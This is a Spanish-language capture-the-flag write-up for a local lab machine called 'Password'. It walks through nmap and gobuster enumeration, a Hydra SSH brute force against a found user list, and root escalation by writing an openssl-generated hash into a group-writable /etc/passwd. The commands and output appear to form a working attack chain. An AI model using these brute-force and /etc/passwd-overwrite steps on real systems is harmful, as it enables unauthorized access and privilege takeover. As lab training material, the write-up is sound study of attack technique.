Nombre del Laboratorio: **Password**

Fecha del análisis: 28/03/2026

Despliegue de la maquina

```
root@kali: /home/kali/maquinas_ctf/Password
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/kali/maquinas_ctf/Password]
└─# sudo bash startlab.sh password.tar
```

```
root@kali: /home/kali/maquinas_ctf/Password
Session  Actions  Edit  View  Help

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Password.

Tu laboratorio Password está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag:
```

Fase de Reconocimiento

- **Se ejecuto nmap -sV -sC -p- 172.17.0.2**


```
root@kali: /home/kali/maquinas_ctf/Password
Session  Actions  Edit  View  Help
┌──(root㉿kali)-[/home/kali/maquinas_ctf/Password]
└─# nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-29 04:29 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ac:a7:ce:53:02:f9:83:10:56:f9:c5:bb:e1:10:ea:42 (RSA)
|   256 1d:b1:14:74:7e:45:92:0b:5f:7c:11:4c:0a:bd:c4:b6 (ECDSA)
|_  256 bb:20:14:e0:f1:55:c7:b7:d4:3d:42:d2:67:1a:f1:32 (ED25519)
8080/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Password | whoami-labs
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds

┌──(root㉿kali)-[/home/kali/maquinas_ctf/Password]
```

Al ejecutar **nmap -sV -sC -p- 172.17.0.2** se observan abiertos los puertos:

- **21/tcp open ftp**
- **22/tcp open ssh**
- **8080/tcp open http**


Fase de análisis

Se ingresar en el navegador web con el siguiente comando: **http://172.17.0.2:8080**



- Se revisa el código del sitio web y también los links con el comando **Control+U**

- Utilizamos una herramienta para hacer fuzzing (enumerar directorios) con el comando: **gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/rockyou.txt**




- En la enumeración de directorios solo se encontraron 4 ruta

```
root@kali: /home/kali/maquinas_ctf/Password
Session  Actions  Edit  View  Help
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 301) [Size: 318] [--> http://172.17.0.2:8080/download/]
/admin                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/admin/]
//////               (Status: 200) [Size: 1504]
/upload               (Status: 301) [Size: 316] [--> http://172.17.0.2:8080/upload/]
///////              (Status: 200) [Size: 1504]
/////                (Status: 200) [Size: 1504]
////////             (Status: 200) [Size: 1504]
//////////           (Status: 200) [Size: 1504]
/./././              (Status: 200) [Size: 1504]
/././.               (Status: 200) [Size: 1504]
/..lardav77/..       (Status: 200) [Size: 1504]
/zarlashta123/../    (Status: 200) [Size: 1504]
/shit1987../..       (Status: 200) [Size: 1504]
/panel                (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/panel/]
/mommybee/..         (Status: 200) [Size: 1504]
/kiaraisabela/..     (Status: 200) [Size: 1504]
/itoka../..          (Status: 200) [Size: 1504]
/24111990+-*/..      (Status: 200) [Size: 1504]
//////////////////////////////////// (Status: 200) [Size: 1504]
////////////////     (Status: 200) [Size: 1504]
/////////            (Status: 200) [Size: 1504]
/./././              (Status: 200) [Size: 1504]
/././././            (Status: 200) [Size: 1504]
/../sasha../         (Status: 400) [Size: 304]
/..                  (Status: 400) [Size: 304]
/.                   (Status: 200) [Size: 1504]
Progress: 14344380 / 14344380 (100.00%)
===============================================================
Finished
===============================================================
```

- Se procedió a hacer fuzzing a las rutas encontradas con el **diccionario big.txt,** en este proceso se ubico un archivo **users.txt** en la ruta **admin**

```
┌──(root㉿kali)-[/home/kali/maquinas_ctf/Password]
└─# gobuster dir -u http://172.17.0.2:8080/admin -w /usr/share/wordlists/dirb/big.txt -x php,txt, html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8080/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess.php        (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess.           (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd.           (Status: 403) [Size: 277]
/.htaccess.txt        (Status: 403) [Size: 277]
/.htpasswd.php        (Status: 403) [Size: 277]
/.htpasswd.txt        (Status: 403) [Size: 277]
/users.txt            (Status: 200) [Size: 35]
Progress: 81876 / 81876 (100.00%)
===============================================================
Finished
===============================================================
```

- Se valida el contenido del archivo **users.txt,** en **http://172.17.0.2:8080/admin/users.txt**



- Utilizamos **Hydra** para realizar ataque de fuerza bruta para cada uno de los usuarios encontrados en el archivo **users.txt** con el comando:

hydra -l [usuario] -P /usr/share/wordlists/rockyou.txt -t 8 -V -v ssh://172.17.0.2 -f

```
┌──(root㉿kali)-[/usr/share/wordlists/dirb]
└─# hydra -l Thor -P /usr/share/wordlists/rockyou.txt -t 8 -V -v ssh://172.17.0.2 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret s
rvice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethic
 anyway).
```

Luego de haber aplicado el ataque de fuerza bruta con hydra se encuentra la clave para el usuario Thor

```
Session Actions Edit View Help
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "123123123" - 989 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "joshua1" - 990 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "bobby" - 991 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "babyface" - 992 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "andre" - 993 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "donald" - 994 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "daniel1" - 995 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "panther" - 996 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "dinamo" - 997 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "mommy" - 998 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "juliana" - 999 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.17.0.2 - login "Thor" - pass "cassandra" - 1000 of 14344399 [child 3] (0/0)
[22][ssh] host: 172.17.0.2   login: Thor   password: cassandra
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-30 16:22:48

┌──(root㉿kali)-[/usr/share/wordlists/dirb]
└─#
```

- Se procede a probar las credenciales obtenidas para el usuario Thor, mediante ssh.

```
┌──(kali㉿kali)-[~]
└─$ ssh Thor@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:I1u3/wmf09frGJzhp6LKoLmgSP2HopsvHaU+tJbJ2OM.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/kali/.ssh/known_hosts:3
  remove with:
  ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

- Si te aparece el error: REMOTE HOST IDENTIFICATION HAS CHANGED! Se debe de olvidar la identidad viejar para que puedas aceptar la nueva con el siguiente comando: **ssh-keygen -R**

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -R '172.17.0.2'
# Host 172.17.0.2 found: line 1
# Host 172.17.0.2 found: line 2
# Host 172.17.0.2 found: line 3
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

- Luego de efectuar esta actualización intentamos nuevamente ingresar mediante ssh con el usuario Thor.

```
┌──(kali㉿kali)-[~]
└─$ ssh Thor@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:I1u3/wmf09frGJzhp6LKoLmgSP2HopsvHaU+tJbJ2OM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Thor@172.17.0.2's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Thor@ad61cf1a7735:~$ whoami
Thor
Thor@ad61cf1a7735:~$
```

- Una vez que ingresamos mediante ssh con el usuario Thor, precedemos a validar los permisos en los ficheros con el siguiente comando: **find / -perm -4000 -type f -exec ls -lha {} \; 2>/dev/null**

```
Thor@ad61cf1a7735: ~
Session  Actions  Edit  View  Help
Thor@ad61cf1a7735:~$ find / -perm -4000 -type f -exec ls -lha {} \; 2>/dev/null
-rwsr-xr-x 1 root root 40K Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 40K Jan 27  2020 /bin/mount
-rwsr-xr-x 1 root root 27K Jan 27  2020 /bin/umount
-rwsr-xr-x 1 root root 419K May 26  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 39K Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 74K Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40K Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Mar 26  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 71K Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 134K Jan 20  2021 /usr/bin/sudo
-rwsr-xr-x 1 root Thor 39 Dec 13 03:27 /usr/local/bin/backup.sh
Thor@ad61cf1a7735:~$
```

- Al observar el SUID activo en la /usr/bin/passwd, se procede a analizar el contenido de **/etc/passwd y /etc/shadow,** ya que en esos directorios donde se guardan los usuarios y contraseñas de todos los usuarios del sistema con el comando: **ls -lha**

```
Thor@ad61cf1a7735:~$ ls -lha /etc/passwd
-rw-rw-r-- 1 root Thor 1.6K Dec 13 03:27 /etc/passwd
Thor@ad61cf1a7735:~$ ls -lha /etc/shadow
-rw-r----- 1 root shadow 1.3K Dec 13 03:27 /etc/shadow
Thor@ad61cf1a7735:~$
```

Se puede observar que el usuario Thor tiene permisos de escritura (w) sobre el archivo de usuarios del sistema en **/etc/passwd.**

Adicional se observa que el usuario Thor no puede leer en **/etc/shadow.**

- Desplegamos el contenido actual de /etc/passwd

```
Thor@ad61cf1a7735: ~
Session  Actions  Edit  View  Help
  GNU nano 2.5.3                    File: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:106:110:ftp daemon,,,:/srv/ftp:/bin/false
JhonDoe:x:1000:1000::/home/JhonDoe:/bin/bash
Pascual:x:1001:1001::/home/Pascual:/bin/bash
IronMan:x:1002:1002::/home/IronMan:/bin/bash
Thor:x:1003:1003::/home/Thor:/bin/bash
```

- Debido al acceso de escritura que se tiene en **/etc/passwd** se puede utilizar la técnica de **generar una contraseña cifrada (hash)** para tener acceso con privilegios root y al usuario root, mediante el comando: **openssl passwd -1 "casandra".**

```
Thor@ad61cf1a7735: ~
Session  Actions  Edit  View  Help
Thor@ad61cf1a7735:~$ openssl passwd -1 "casandra"
$1$rJLHWBq2$Cy2I.o9BWjUwyAOmEznuT0
Thor@ad61cf1a7735:~$
```

- Ya que tenemos la contraseña cifrada procedemos a sustituir la contraseña generado en **/etc/passwd,** en la primera línea donde se observa la x **root:x:0:0:root:/root:/bin/bash**

```
Thor@ad61cf1a7735: ~
Session  Actions  Edit  View  Help
  GNU nano 2.5.3                    File: /etc/passwd

root:$1$rJLHWBq2$Cy2I.o9BWjUwyAOmEznuT0:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

- Resultados obtenidos
  - User: **root**
  - Flag: **7He_F1@9_iS_COrReCT**

```
root@ad61cf1a7735: ~
Session  Actions  Edit  View  Help
Thor@ad61cf1a7735:~$ su root
Password:
root@ad61cf1a7735:/home/Thor# whoami
root
root@ad61cf1a7735:/home/Thor# ls -al
total 32
drwx------ 1 Thor Thor 4096 Mar 31 08:11 .
drwxr-xr-x 1 root root 4096 Dec 13 03:27 ..
-rw-r--r-- 1 Thor Thor  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 Thor Thor 3771 Aug 31  2015 .bashrc
drwx------ 2 Thor Thor 4096 Mar 31 06:42 .cache
drwxrwxr-x 2 Thor Thor 4096 Mar 31 08:11 .nano
-rw-r--r-- 1 Thor Thor  655 Jul 12  2019 .profile
root@ad61cf1a7735:/home/Thor# cd /root
root@ad61cf1a7735:~# ls -al
total 20
drwx------ 1 root root 4096 Dec 13 03:27 .
drwxr-xr-x 1 root root 4096 Mar 31 06:31 ..
-rw-r--r-- 1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw------- 1 root root   20 Dec 13 03:27 flag.txt
root@ad61cf1a7735:~# cat flag.txt
7He_F1@9_iS_COrReCT
root@ad61cf1a7735:~#
```

- Resultados Final

```
root@kali: /home/kali/maquinas_ctf/Password
Session  Actions  Edit  View  Help

Bienvenido a WHOAMI-LABS.COM. Laboratorio: Password.

Tu laboratorio Password está desplegado correctamente.
IP interna de la máquina desplegada: 172.17.0.2

Ingresa la flag: 7He_F1@9_iS_COrReCT
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```